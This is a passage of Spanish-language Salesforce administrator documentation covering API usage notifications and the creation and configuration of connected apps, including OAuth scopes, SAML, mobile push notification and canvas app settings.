- Ver el porcentaje del límite que, si se supera, activa el envío de una notificación. Por ejemplo, si su organización tiene un límite de 1.000.000 de solicitudes y establece un porcentaje de umbral de 60 (60%) y un intervalo de notificación de 24 horas, cuando se envíen 600.000 solicitudes de API en un período de 24 horas, el usuario especificado recibirá una notificación.
- Ver el nombre del usuario que creó la notificación y cuándo lo hizo, así como la hora de la última modificación y el nombre del usuario que la realizó.

Para crear una nueva notificación, haga clic en **Nuevo**.

Puede crear hasta diez notificaciones por organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para visualizar, crear, modificar o eliminar notificaciones:
- "API activado"

CONSULTE TAMBIÉN

Ver notificaciones de uso de API

Creación y modificación de notificaciones de uso de API

## Ver notificaciones de uso de API

En la página de detalles de notificaciones de uso de API puede visualizar información sobre una notificación:

- Destinatario de la notificación: El nombre de usuario de la persona a la que se envía la notificación de correo electrónico.
- Umbral: El porcentaje del límite de uso que, cuando se alcanza, activa una notificación de correo electrónico.
- Intervalo de notificación (Horas): La frecuencia con la que se envían las notificaciones. Por ejemplo, si el intervalo de notificación es de cuatro horas, se enviará una notificación sólo si la última notificación se envió como mínimo hace cuatro horas. Por lo tanto, en un período de 24 horas, se enviará un máximo de seis notificaciones.
- Creado por: El usuario que ha creado la solicitud de notificación y la hora de creación.
- Modificado por: El usuario que modificó la notificación por última vez.

En esta página también puede crear una nueva notificación basada en los valores de la notificación que se muestra. Haga clic en **Duplicar** para crear una nueva notificación con los valores actuales introducidos en la nueva notificación. Puede modificar los valores antes de guardarla.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para visualizar, crear, modificar o eliminar notificaciones:
- "API activado"

CONSULTE TAMBIÉN

Creación y modificación de notificaciones de uso de API

Notificaciones de uso de API

## Creación y modificación de notificaciones de uso de API

En la página de modificación de medición del uso de API, puede proporcionar los valores necesarios para una notificación de limitación de velocidad. En Configuración, introduzca *`Notificaciones de uso de API`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Notificaciones de uso de API**.

- El usuario de Salesforce que recibirá las notificaciones.
- El porcentaje de umbral: el porcentaje del límite de velocidad que, una vez superado en el intervalo de notificación especificado, activa una notificación que se enviará al usuario especificado. El valor debe encontrarse entre 0 y 100.
- El período de tiempo para el que se mide el número de solicitudes, en horas. Por ejemplo, si el intervalo es 24, la velocidad debe superarse en las últimas 24 horas para que se envíe una notificación.

  Si cambia el período de tiempo, el nuevo período no tiene efecto hasta después de la siguiente notificación del período de tiempo que existe. Por ejemplo, suponga que ha establecido el período de tiempo para enviar notificaciones cada hora. Después, a las 4:05 PM, establece el período de tiempo para enviar notificaciones cada 24 horas. Se envía una última notificación del período de tiempo antiguo a las 5:00 PM. La siguiente notificación se enviaría a las 5:00 PM del día siguiente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para visualizar, crear, modificar o eliminar notificaciones:
- "API activado"

CONSULTE TAMBIÉN

Ver notificaciones de uso de API

Notificaciones de uso de API

# Aplicaciones de acceso remoto

## Resumen de la aplicación de acceso remoto

Nota: Las aplicaciones de acceso remoto se han sustituido por aplicaciones conectadas. Use las aplicaciones conectadas con cualquier aplicación que necesite integrarse con Salesforce para comprobar las políticas de seguridad de control y los usuarios de las aplicaciones externas. Las aplicaciones de acceso remoto se han migrado automáticamente a las aplicaciones conectadas en la versión Summer '13.

CONSULTE TAMBIÉN

Aplicaciones conectadas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:

- "Gestionar aplicaciones conectadas"

# Aplicaciones conectadas

## Aplicaciones conectadas

PERMISOS DE USUARIO

| | |
|---|---|
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

Una aplicación conectada integra una aplicación con Salesforce utilizando API. Las aplicaciones conectadas utilizan protocolos estándar de SAML y OAuth para autenticar, proporcionar inicios de sesión únicos y tokens para utilizar con las API de Salesforce. Además de las funciones estándar de OAuth, las aplicaciones conectadas permiten a los administradores establecer varias políticas de seguridad y tener un control completo de quién puede utilizar las aplicaciones.

Una aplicación conectada integra una aplicación con Salesforce utilizando API. Las aplicaciones conectadas utilizan protocolos estándar de SAML y OAuth para autenticar, proporcionar inicios de sesión únicos y tokens para utilizar con las API de Salesforce. Además de las

funciones estándar de OAuth, las aplicaciones conectadas permiten a los administradores establecer varias políticas de seguridad y tener un control completo de quién puede utilizar las aplicaciones.

Un desarrollador o un administrador define una aplicación conectada para Salesforce mediante la siguiente información.

- Nombre, descripción, logotipo e información de contacto
- Una dirección URL en la que Salesforce pueda localizar la aplicación para su autorización o identificación.
- El protocolo de autorización: OAuth, SAML o ambos.
- Intervalos IP opcionales donde se puede ejecutar la aplicación conectada.
- Información opcional acerca de las políticas móviles que la aplicación conectada puede cumplir.

En el caso de las aplicaciones conectadas que usan proveedores de servicios de OAuth, defina los ámbitos de OAuth y la dirección URL de devolución de llamada para la aplicación conectada. A su vez, Salesforce proporciona una clave y un secreto de consumidor de OAuth para la autorización de la aplicación conectada. También defina cómo gestiona la solicitud de OAuth el token de Id. en una respuesta de token.

En el caso de las aplicaciones conectadas que usan proveedores de servicios de SAML, defina el identificador de entidad, la dirección URL de ACS (afirmación del servicio del consumidor), el tipo de asunto, el formato de identificador de nombre y el emisor (estos deben estar disponibles en el proveedor de servicios) para la autorización de la aplicación conectada.

Hay dos modos de implementación:

- La aplicación se crea y utiliza en la misma organización. Este es un caso de uso habitual para departamentos de TI por ejemplo.
- La aplicación se crea en una organización y se instala en otra organización. Este es el modo en que una entidad con varias organizaciones o un ISV debe utilizar aplicaciones conectadas.

Los administradores pueden instalar la aplicación conectada en su organización, habilitar la autenticación de SAML y usar perfiles, conjuntos de permisos y restricciones de intervalos IP para controlar qué usuarios pueden acceder a la aplicación. Pueden configurar la aplicación conectada para exponerla como una aplicación de lienzo para mejorar la integración con la interfaz de usuario de Salesforce. Además, los administradores pueden desinstalar la aplicación conectada e instalar una versión más reciente si un desarrollador actualiza la aplicación remota e informa a los administradores de que hay una versión nueva disponible.

Nota: En una organización de Group Edition, no puede gestionar el acceso de usuarios individuales utilizando perfiles. Sin embargo, puede establecer políticas cuando modifique la configuración de una aplicación conectada de OAuth en una organización de Group Edition para controlar el acceso a la aplicación conectada para todos los usuarios.

Además, los paquetes de aplicaciones conectadas gestionadas de Salesforce como aquellos para la aplicación descargable Salesforce1 no se pueden desinstalar. Se actualizan automáticamente cuando se actualiza la sesión del siguiente usuario.

Las aplicaciones conectadas solo se pueden agregar a paquetes gestionados. Las aplicaciones conectadas no se admiten para los paquetes no gestionados.

### CONSULTE TAMBIÉN

Creación de una aplicación conectada

Modificar, empaquetar o eliminar una aplicación conectada

salesforce_identity_implementation_guide.pdf

## Creación de una aplicación conectada

| PERMISOS DE USUARIO | |
|---|---|
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

Para crear una aplicación conectada:

1. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. En la secciónAplicaciones conectadas, haga clic en **Nueva**.

La información que introduce para crear una aplicación conectada está dividida en las siguientes partes:

- Información básica
- API (Activar configuración de OAuth)
- Configuración de aplicaciones Web
- Gestor de aplicación conectada personalizada
- Configuración de la aplicación Mobile
- Configuración de aplicación de lienzo

Puede crear una aplicación conectada sin especificar ninguna autorización, lienzo o configuración de Mobile. Este tipo de aplicación conectada se comporta como un "marcador" en la URL especificada que aparece en el Iniciador de aplicación del usuario y el menú de aplicación desplegable. Simplemente introduzca información básica y proporciona una `URL de inicio` en la configuración de aplicación Web. Si el destino requiere autenticación, el servicio que aloja la URL de destino podría solicitar a los usuarios proporcionar credenciales de inicio de sesión al navegar hacia él.

Cuando haya finalizado la introducción de la información, haga clic en **Guardar** para guardar su nueva aplicación. Ahora puede publicar su aplicación, realizar más modificaciones o eliminarla. Si está utilizando OAuth, el almacenamiento de su aplicación le proporciona dos nuevos valores que la aplicación utiliza para comunicarse con Salesforce:

- `Clave de consumidor`: Valor empleado por el consumidor para identificarse en Salesforce. También denominado `client_id` en OAuth 2.0.
- `Pregunta secreta de consumidor`: Pregunta secreta utilizada por el consumidor para establecer la propiedad de la clave de consumidor. También denominado `client_secret` en OAuth 2.0.

**Importante:** Cuando actualice los campos para una aplicación conectada, tenga en cuenta que los cambios en algunos campos se aplican de inmediato también a todas las versiones instaladas de la aplicación conectada. Se trata de campos independientes de la versión que omiten el ciclo de vida del empaquetado o la instalación. Los usuarios de la aplicación conectada verán por ejemplo el cambio de la descripción. Los siguiente campos tienen este comportamiento independiente de la versión.

- Descripción
- URL de información
- URL de imagen de logotipo
- URL de devolución de llamada

## Información básica

Especifique información básica acerca de su aplicación en esta sección, incluyendo el nombre, el logotipo y la información de contacto de la aplicación.

1. Introduzca el `Nombre de aplicación conectada`. Este nombre aparece en la lista de aplicaciones conectadas.

   Nota: El nombre debe ser único para las aplicaciones conectadas actuales de su organización. Puede reutilizar el nombre de una aplicación conectada eliminada si la aplicación conectada se creó con la versión Spring '14 o posterior. No puede reutilizar el nombre de una aplicación conectada eliminada si la aplicación conectada se creó con una versión anterior.

2. Introduzca el `Nombre de la API` que se utiliza al hacer referencia a su aplicación desde un programa. El valor predeterminado es una versión del nombre sin espacios. Únicamente se permiten letras, números y guiones bajos, así que deberá modificar el nombre predeterminado si el nombre de la aplicación original contiene cualquier otro carácter.
3. Proporcione el `Correo electrónico de contacto` que Salesforce debe utilizar para ponerse en contacto con usted o con su equipo de atención al cliente. Esta dirección no se proporciona a administradores que instalan la aplicación.
4. Proporcione el `Teléfono de contacto` de Salesforce en el que podamos contactarle en caso necesario. Este número no se proporciona a administradores que instalan la aplicación.
5. Introduzca una `URL de imagen del logotipo` para mostrar su logotipo en la lista de aplicaciones conectadas y en la página de consentimiento que los usuarios ven al autenticar. La URL debe utilizar HTTPS. La imagen del logotipo no puede ser superior a 125 pixeles de alto o 200 pixeles de ancho y debe tener un formato de archivo GIF, JPG, o PNG con un tamaño de archivo máximo de 100 KB. El logotipo predeterminado es una nube. Dispone de varias formas de agregar un logotipo personalizado.
   - Puede cargar su propia imagen de logotipo haciendo clic en **Cargar imagen de logotipo**. Seleccione una imagen de su sistema de archivos local que cumplen los requisitos de tamaño para el logotipo. Cuando realiza la carga correctamente, la URL en el logotipo aparece en el campo `URL de imagen de logotipo`. De lo contrario, asegúrese de que el logotipo cumple con los requisitos de tamaño.
   - También puede seleccionar un logotipo en las muestras proporcionadas si hace clic en **Seleccione uno de nuestros logotipos de muestra**. Los logotipos disponibles incluyen las aplicaciones de Salesforce, las aplicaciones de terceros y los organismos de estandarización. Haga clic en logotipo que desea y luego copie y pegue la URL que aparece en el campo `URL de imagen de logotipo`.
   - Puede utilizar un logotipo alojado públicamente en servidores de Salesforce cargando una imagen que cumple con los requisitos de archivo de logotipo (125 pixeles de altura o 200 pixeles de ancho, como máximo, y en el formato de archivo GIF, JPG o PNG con un tamaño de archivo máximo de 100 KB) como un documento utilizando la ficha Documentos. A continuación, visualice la imagen para obtener la URL e introduzca la URL en el campo `URL de imagen de logotipo`.
6. Introduzca una `URL de icono` para mostrar un logotipo en la página de aprobación de OAuth que los usuarios ven cuando utilizan su aplicación por primera vez. El logotipo debe tener 16 píxeles de alto y ancho sobre un fondo blanco. También hay logotipos de muestra para los iconos.

   Puede seleccionar un icono en las muestras proporcionadas si hace clic en **Seleccione uno de nuestros logotipos de muestra**. Haga clic en el icono que desea y luego copie y pegue la URL que aparece en el campo `URL de icono`.

7. Si existe una página Web con más información acerca de su aplicación, proporcione una `URL de información`.
8. Introduzca una `Descripción` para mostrar en la lista de aplicaciones conectadas.

Antes de Winter '14, la `URL de inicio` y `URL de inicio de Mobile` se definían en esta sección. Ahora, estos campos se pueden encontrar en Configuración de aplicación Web y Configuración de aplicación de Mobile a continuación.

### API (Activar configuración de OAuth)

Esta sección controla cómo se comunica su aplicación con Salesforce. Seleccione `Activar configuración de OAuth` para configurar ajustes de autenticación.

1. Introduzca la `URL de devolución de llamada` (extremo) a la que Salesforce devuelve las llamadas en su aplicación durante OAuth; es la `redirect_uri` (uri de redirección) de OAuth. Según el flujo de OAuth usado, esta suele ser la dirección URL a la que el explorador del usuario se redirige tras la autenticación correcta. Dado que esta dirección URL se usa para que algunos flujos de OAuth pasen un token de acceso, la dirección URL debe usar un esquema HTTP (HTTPS) o URI personalizado seguros. Si introduce múltiples direcciones URL de devolución de llamada, Salesforce hace coincidir en tiempo de ejecución el valor de la URL de devolución de llamada especificado por la aplicación con uno de los valores de `URL de devolución de llamada`. Debe coincidir con uno de los valores para superar la validación.
2. Si está utilizando el flujo JWT OAuth, seleccione `Utilizar firmas digitales`. Si la aplicación utiliza un certificado, haga clic en **Seleccionar archivo** y seleccione el archivo del certificado.
3. Agregue todos los ámbitos compatibles de OAuth en `Ámbitos seleccionados de OAuth`. Esos ámbitos hacen referencia a permisos otorgados por el usuario que ejecuta la aplicación conectada y van seguidos por su nombre de token de OAuth entre paréntesis:

   **Acceder y gestionar sus noticias en tiempo real (chatter_api)**
   Solamente permite el acceso a los recursos de la API de REST de Chatter.

   **Acceder y gestionar sus datos (api)**
   Permite el acceso a la cuenta en la que ha iniciado sesión el usuario mediante API, como la API de REST y la API masiva. Este valor incluye también `chatter_api`, que permite acceder a recursos de la API de REST de Chatter.

   **Acceder a su información básica (id, perfil, correo electrónico, dirección, teléfono)**
   Permite el acceso al servicio de URL de identidad.

   **Acceder a los permisos personalizados (custom_permissions)**
   Permite el acceso a los permisos personalizados de una organización asociada a la aplicación conectada e indica si el usuario actual tiene cada permiso habilitado.

   **Permitir el acceso a su identificador único (openid)**
   Permite acceder al identificador único en el que ha iniciado sesión el usuario para aplicaciones de OpenID Connect.

   **Acceso completo (completo)**
   Permite acceder a todos los datos a los que puede acceder el usuario que ha iniciado sesión y engloba los demás ámbitos. `full` no devuelve un token de actualización. Debe solicitar expresamente el ámbito `refresh_token` para obtener un token de actualización.

   **Realizar consultas en su nombre en cualquier momento (refresh_token, offline_access)**
   Permite que se devuelva un token de actualización en caso de que pueda recibir uno. Eso permite que la aplicación interactúe con los datos del usuario mientras el usuario está fuera de línea. El ámbito `refresh_token` es sinónimo de `offline_access`.

   **Proporcionar acceso a aplicaciones personalizadas (visualforce)**
   Permite el acceso a las páginas de Visualforce.

**Proporcionar acceso a sus datos a través de la Web (web)**
Permite la capacidad de utilizar `access_token` en la Web. Esto incluye también `Visualforce`, lo que permite acceder a páginas de Visualforce.

4. Controle cómo gestiona la solicitud de OAuth el token de Id. Si la solicitud de OAuth incluye el ámbito `openid`, el toen devuelto puede incluir el token de Id.
   - Para incluir el token de Id. en respuestas de token de actualización, seleccione `Incluir token de Id.` Siempre está incluido en las respuestas de token de acceso.
   - Con la configuración del token de Id. principal activada, configure los ajustes secundarios que controlan los contenidos del token de Id. en respuestas de token de acceso y actualización. Seleccione al menos una de estas configuraciones.

     **Incluir reclamaciones estándar**
     Incluya las reclamaciones estándar que contienen información sobre el usuario, como el nombre, el perfil, el número de teléfono y la dirección del usuario. Las especificaciones de OpenID Connect definen un conjunto de reclamaciones estándar para su devolución en el token de Id.

     **Incluir atributos personalizados**
     Si su aplicación tiene atributos personalizados específicos, inclúyalos en el token de Id.

     **Incluir permisos personalizados**
     Si su aplicación tiene permisos personalizados específicos, inclúyalos en el token de Id.

Si su organización ha seleccionado la opción `No se necesita aprobación de usuario para usuarios de esta organización` en su acceso remoto anterior a la versión Spring '12, los usuarios en la misma organización así como aquella en la que se ha creado la aplicación aún tienen aprobación automática para la aplicación. La casilla de verificación de solo lectura `No se necesita aprobación de usuario para usuarios de esta organización` está seleccionada para mostrar esta condición. Para aplicaciones conectadas, el procedimiento recomendado después de crear una aplicación es que los administradores instalen la aplicación y luego establezcan `Usuarios autorizados` como `Usuarios aprobados por el administrador`. Si no se ha seleccionado la opción de acceso remoto en un principio, no aparece la casilla de verificación.

## Configuración de aplicaciones Web

Introduzca una `URL de inicio` de su aplicación para dirigir a sus usuarios a una ubicación específica después de su autenticación. Si no introduce un valor para `URL de inicio`, se enviará a los usuarios a la página de inicio predeterminada de la aplicación cuando finalice la autenticación. Si la aplicación conectada que está creando es una aplicación de lienzo, no necesita introducir un valor para este campo. El campo `URL de aplicación de lienzo` contiene la dirección URL llamada para la aplicación conectada.

Si su aplicación conectada va a utilizar un proveedor de servicio SAML, seleccione `Activar SAML`. Introduzca el `Id. de entidad`, la `URL de ACS`, el `Tipo de asunto`, el `Formato de Id. de nombre` y el `Distribuidor` que le ofrece su proveedor de servicios. Seleccione `Verificar firmas de solicitud` si el proveedor de servicios le proporcionó un certificado de seguridad. Examine su sistema para el certificado. Esto sólo es necesario si piensa iniciar sesión en Salesforce por el proveedor de servicio y el proveedor de servicio firma sus solicitudes SAML.

**Importante:** Si carga un certificado, todas las solicitudes SAML deben estar firmadas. Si no se carga ningún certificado, se aceptan todas las solicitudes SAML.

Opcionalmente, seleccione `Cifrar respuesta de SAML` para cargar un certificado y seleccionar un método de cifrado para cifrar la afirmación. Los valores válidos del algoritmo de cifrado son `AES-128` (clave de 128 bits), `AES-256` (clave de 256 bits) y `Triple DES` (algoritmo de cifrado de datos triple).

### Gestor de aplicación conectada personalizada

Personalice el comportamiento de una aplicación conectada con Apex. Cree una clase que amplía la clase `ConnectedAppPlugin` de Apex y asóciela con una aplicación conectada. La clase puede admitir nuevos protocolos de autenticación o responder a atributos de usuario de una forma que beneficia a un proceso comercial.

El complemento se ejecuta en nombre de una cuenta de usuario. En el campo `Ejecutar como`, seleccione el usuario para el complemento. Si el usuario no está autorizado para la aplicación conectada, utilice el método `autorizar` para hacerlo. Para obtener más información, consulte la clase `ConnectedAppPlugin` en la Guía del desarrollador del código Apex de Force.com.

### Configuración de la aplicación Mobile

1. Introduzca el valor de `URL de inicio de Mobile` para dirigir los usuarios a una ubicación específica cuando se accede a la aplicación desde un dispositivo móvil. Si no introduce una `URL de inicio de Mobile`, se enviarán los usuarios a la `URL de inicio` definida en Configuración de aplicación Web. Si la aplicación conectada que va a crear es una aplicación de lienzo, no necesita introducir un valor para este campo. El campo URL de aplicación de lienzo contiene la URL que se activa para la aplicación conectada.
2. Seleccione `Protección de PIN` si la aplicación admite la protección con PIN. Esto permite al administrador configurar el tiempo de espera de sesión y la longitud del PIN para las aplicaciones móviles después de instalar la aplicación conectada. La protección con PIN se admite automáticamente con el SDK de Salesforce Mobile (https://developer.salesforce.com/page/Mobile_SDK). Además, puede implementarla manualmente mediante la lectura del objeto `mobile_policy` desde la dirección URL de identidad del usuario.
3. Especifique el valor de `Plataforma de aplicación` mediante la selección de iOS o Android en la lista desplegable.
4. Especifique el factor o los factores de formulario del dispositivo admitido para la aplicación móvil en la lista desplegable `Restringir a tipo de dispositivo`. Los valores posibles son Teléfono, Tablet o Mini-Tablet. Si la aplicación es universal (es decir, admite todos los factores de formulario), no seleccione ningún valor.
5. Introduzca el número de `Versión de la aplicación` de la aplicación móvil.
6. Introduzca el valor de `Versión de SO mínima` requerido para la aplicación.
7. Seleccione `Aplicación privada` para confirmar si la aplicación solo es para su distribución interna (no pública). Esto es obligatorio porque Apple no permite la distribución de aplicaciones móviles públicas fuera de App Store.
8. Si la aplicación móvil es privada, especifique la ubicación del archivo de `Elemento binario de aplicación móvil`. Se trata de un archivo IPA para iOS y un archivo APK para Android.
9. Solo para aplicaciones con iOS:
   a. Especifique la ubicación del icono de aplicación. Este es el icono que se muestra durante la descarga e instalación de la aplicación en un dispositivo con iOS.
   b. Especifique el identificador del paquete de iOS.

      Nota: Para iOS 7 y posterior, debe especificar el mismo identificador de paquete usado para desarrollar la aplicación en XCode. En caso contrario, el usuario final verá dos iconos de aplicación en la instalación de la aplicación.

10. Si la aplicación conectada móvil es una aplicación pública y no ha cargado su archivo binario en Salesforce, introduzca el valor de `URL de elemento binario de aplicación` aquí.

Nota: Si elimina la integración de Mobile de una nueva versión de una aplicación conectada existente, la integración de Mobile ya no se incluye en ninguna versión de la aplicación conectada. Por ejemplo, imagine publicar un paquete con la versión 1.0 de su aplicación conectada con integración de Mobile. Luego elimine la integración de Mobile de la aplicación, vuelva a empaquetarla y publíquela como versión 1.1. Si un cliente instala el anterior paquete con versión 1.0 en este punto, la aplicación conectada versión 1.0 no incluirá la integración de Mobile.

Su aplicación conectada puede recibir notificaciones distribuidas si:

- La aplicación se ha creado con el SDK de Salesforce Mobile.
- La aplicación implementa el protocolo de notificación distribuida del SDK de Mobile para su plataforma.
- Es un desarrollador registrado con un proveedor de plataformas móviles (Apple o Google).
- La aplicación se ha registrado con el servicio de notificaciones distribuidas de Apple (Apple Push Notification Service [APNS]) para las notificaciones distribuidas de iOS o con el servicio de mensajería en la nube de Google (Google Cloud Messaging [GCM]) para las notificaciones distribuidas de Android.
- Ha implementado controladores de Apex para las notificaciones distribuidas.

Nota: Una aplicación conectada habilitada para las notificaciones distribuidas solo admite una plataforma móvil. Si especifica versiones de Android e iOS de la aplicación móvil y necesita admitir las notificaciones distribuidas en ambas versiones, cree una aplicación conectada para cada plataforma.

Para obtener información sobre cómo cumplir estos requisitos, consulte la *guía de implementación de notificaciones distribuidas de Salesforce Mobile*.

Para configurar las notificaciones distribuidas para APNS (iOS):

1. Seleccione **Mensajería de envío activada**.
2. Para Plataforma de envío admitida, seleccione **Apple**.
3. Seleccione el entorno de Apple válido para su certificación de notificaciones distribuidas de APNS.
4. Para Certificado, seleccione el archivo de certificado `.p12` que ha recibido de APNS al registrar su aplicación para las notificaciones distribuidas (por ejemplo, `appkey.p12`).
5. Introduzca la contraseña para el archivo de certificado `.p12`.

Para configurar las notificaciones distribuidas para GCM (Android):

1. Seleccione **Mensajería de envío activada**.
2. Para Plataforma de envío admitida, seleccione **Android GCM**.
3. Para Clave para aplicaciones de servidor (clave de API), introduzca la clave obtenida durante el registro como desarrollador en Google.

Para cambiar la plataforma móvil configurada para las notificaciones distribuidas:

1. Cancele la selección de **Mensajería de envío activada**.
2. Guarde la aplicación conectada y, a continuación, haga clic en **Modificar**.
3. Cambie **Plataforma de aplicación** y los valores asociados en la configuración de la aplicación móvil para reflejar la nueva plataforma.
4. Vuelva a configurar las notificaciones distribuidas para la nueva plataforma.

## Configuración de aplicación de lienzo

Hay dos tipos de aplicaciones de lienzo disponibles:

- *Aplicaciones de lienzo* instaladas por el administrador de la organización.
- *Aplicaciones personales de lienzo* instaladas por usuarios finales en las organizaciones. Los usuarios acceden a una aplicación personal de lienzo desde la ficha Chatter y se les solicita permitir conectar la aplicación a sus datos de Salesforce. Estos pasos incluyen convertir opcionalmente una aplicación en una aplicación personal de lienzo. Para obtener información, consulte "Aplicaciones personales de lienzo" en la Guía del desarrollador de *Force.com Canvas*.

1. Si su aplicación conectada se va a exponer como una aplicación de lienzo, seleccione `Lienzo de Force.com`.
2. Escriba la `URL de aplicación de lienzo` en la aplicación externa. El usuario se dirigirá a esta URL cuando haga clic en el vínculo hacia su aplicación de lienzo.

3. Seleccione un `Método de acceso`. Esto especifica cómo inicia la aplicación de lienzo el flujo de autenticación de OAuth.
   - `Solicitud firmada (POST)`: Se utiliza la autenticación de OAuth, pero cuando el administrador instala la aplicación de lienzo, permite implícitamente el acceso a los usuarios. Por lo tanto, no se pedirá al usuario que permita el acceso a su información de usuario a terceros. Cuando utilice este método de acceso, la autenticación se publicará directamente en la URL de la aplicación de lienzo.

     Si su aplicación de lienzo utiliza una autenticación por solicitud firmada, asegúrese de no agregar `Realice solicitudes en su nombre en cualquier momento` en el campo `Ámbitos de OAuth seleccionados`.
   - `Flujo Web OAuth (GET)`: Se utiliza la autenticación de OAuth y se pide al usuario que permita que la aplicación externa acceda a su información. Cuando utiliza este método de acceso, la aplicación de lienzo debe iniciar el flujo de autenticación de OAuth.
4. Si va a usar el inicio de sesión único (SSO) de SAML para la autenticación de la aplicación de lienzo, seleccione el campo `Método de iniciación de SAML`. Este campo se habilita si selecciona `Habilitar SAML` en la sección Configuración de aplicación Web. Las opciones para este campo son:
   - **Proveedor de identidad iniciado**: Salesforce hace una solicitud inicial para iniciar el flujo de SSO.
   - **Proveedor de servicios iniciado**: la aplicación de lienzo inicia el flujo de SSO una vez invocada la aplicación.
5. En `Ubicaciones`, seleccione dónde puede aparecer la aplicación de lienzo para los usuarios.
   - **Noticias en tiempo real de Chatter**: La aplicación de lienzo aparece en la noticia en tiempo real. Si esta opción está seleccionada, debe crear un elemento de noticias en tiempo real CanvasPost y asegurarse de que el usuario actual tiene acceso a la aplicación de lienzo.
   - **Ficha de Chatter**: La aplicación de lienzo aparece en la lista de navegación de la aplicación en la ficha Chatter. Si esta opción está seleccionada, la aplicación de lienzo aparecerá allí automáticamente.
   - **Consola**: la aplicación de lienzo se muestra en el pie de página o las barras laterales de una consola de Salesforce. Si se selecciona esta opción, debe elegir donde aparecerá la aplicación de lienzo en una consola agregándola como un componente de consola personalizado.
   - **Formatos y tarjetas móviles**: la aplicación de lienzo se puede mostrar en un formato de página o una tarjeta móvil. Si esta opción está seleccionada, puede elegir la ubicación en la que se muestra la aplicación de lienzo si la agrega al formato de página.
   - **Mobile Nav**: La aplicación de lienzo es accesible desde el menú de navegación en Salesforce1.

     Nota: Las aplicaciones de lienzo no aparecen en el menú de navegación de Salesforce1 en dispositivos móviles Android. Para ver aplicaciones de lienzo en el menú de navegación en Android, inicie sesión en la aplicación para navegadores móviles de Salesforce1.
   - **Open CTI**: La aplicación de lienzo aparece en la herramienta de control de llamadas. Si se selecciona esta opción, debe especificar la aplicación de lienzo en el archivo de definición de su centro de llamadas para que pueda aparecer.
   - **Publicador**: La aplicación de lienzo aparece en el publicador. Si esta opción está seleccionada, también debe crear una acción rápida personalizada de lienzo y agregarla al formato global o a un formato de objeto.
   - **Página de Visualforce**: La aplicación de lienzo puede aparecer en una página de Visualforce. Si agrega un componente `<apex:canvasApp>` para exponer una aplicación de lienzo en una página de Visualforce, asegúrese de seleccionar esta ubicación para la aplicación de lienzo; de lo contrario, recibirá un error.
6. Seleccione `Crear acciones automáticamente` para crear una acción global para su aplicación de lienzo. Para crear una acción global para la aplicación de lienzo, debe seleccionar `Publicador` en `Ubicación`; por lo tanto, no se crea ninguna acción global. También puede crear la acción de forma manual en otro momento.

7. Si ha implementado su propia clase de Apex Canvas.CanvasLifecycleHandler, especifique el nombre de la clase en `Clase de ciclo de vida`. La especificación de la clase de Apex CanvasLifecycleHandler permite personalizar la información de contexto y agregar el comportamiento personalizado a la aplicación de lienzo.
8. Para que los usuarios finales puedan instalar su aplicación, seleccione la casilla de verificación `Activar como una aplicación personal de lienzo`. La ficha de Chatter es la única `Ubicación` que admite aplicaciones personales de lienzo. Para obtener más detalles acerca de las aplicaciones personales de lienzo, consulte "Aplicaciones personales de lienzo" en la Guía del desarrollador de *Force.com Canvas* .

   Nota: Si no visualiza la configuración de `Activar como una aplicación personal de lienzo`, el administrador de la organización de destino de la aplicación no ha activado aplicaciones personales de lienzo. Para obtener más detalles acerca de este requisito, consulte "Activación de aplicaciones personales de lienzo en una organización" en la Guía del desarrollador de *Force.com Canvas*.

CONSULTE TAMBIÉN

Modificar, empaquetar o eliminar una aplicación conectada

Aplicaciones conectadas

URL de identidad

## Modificar, empaquetar o eliminar una aplicación conectada

| PERMISOS DE USUARIO | |
|---|---|
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

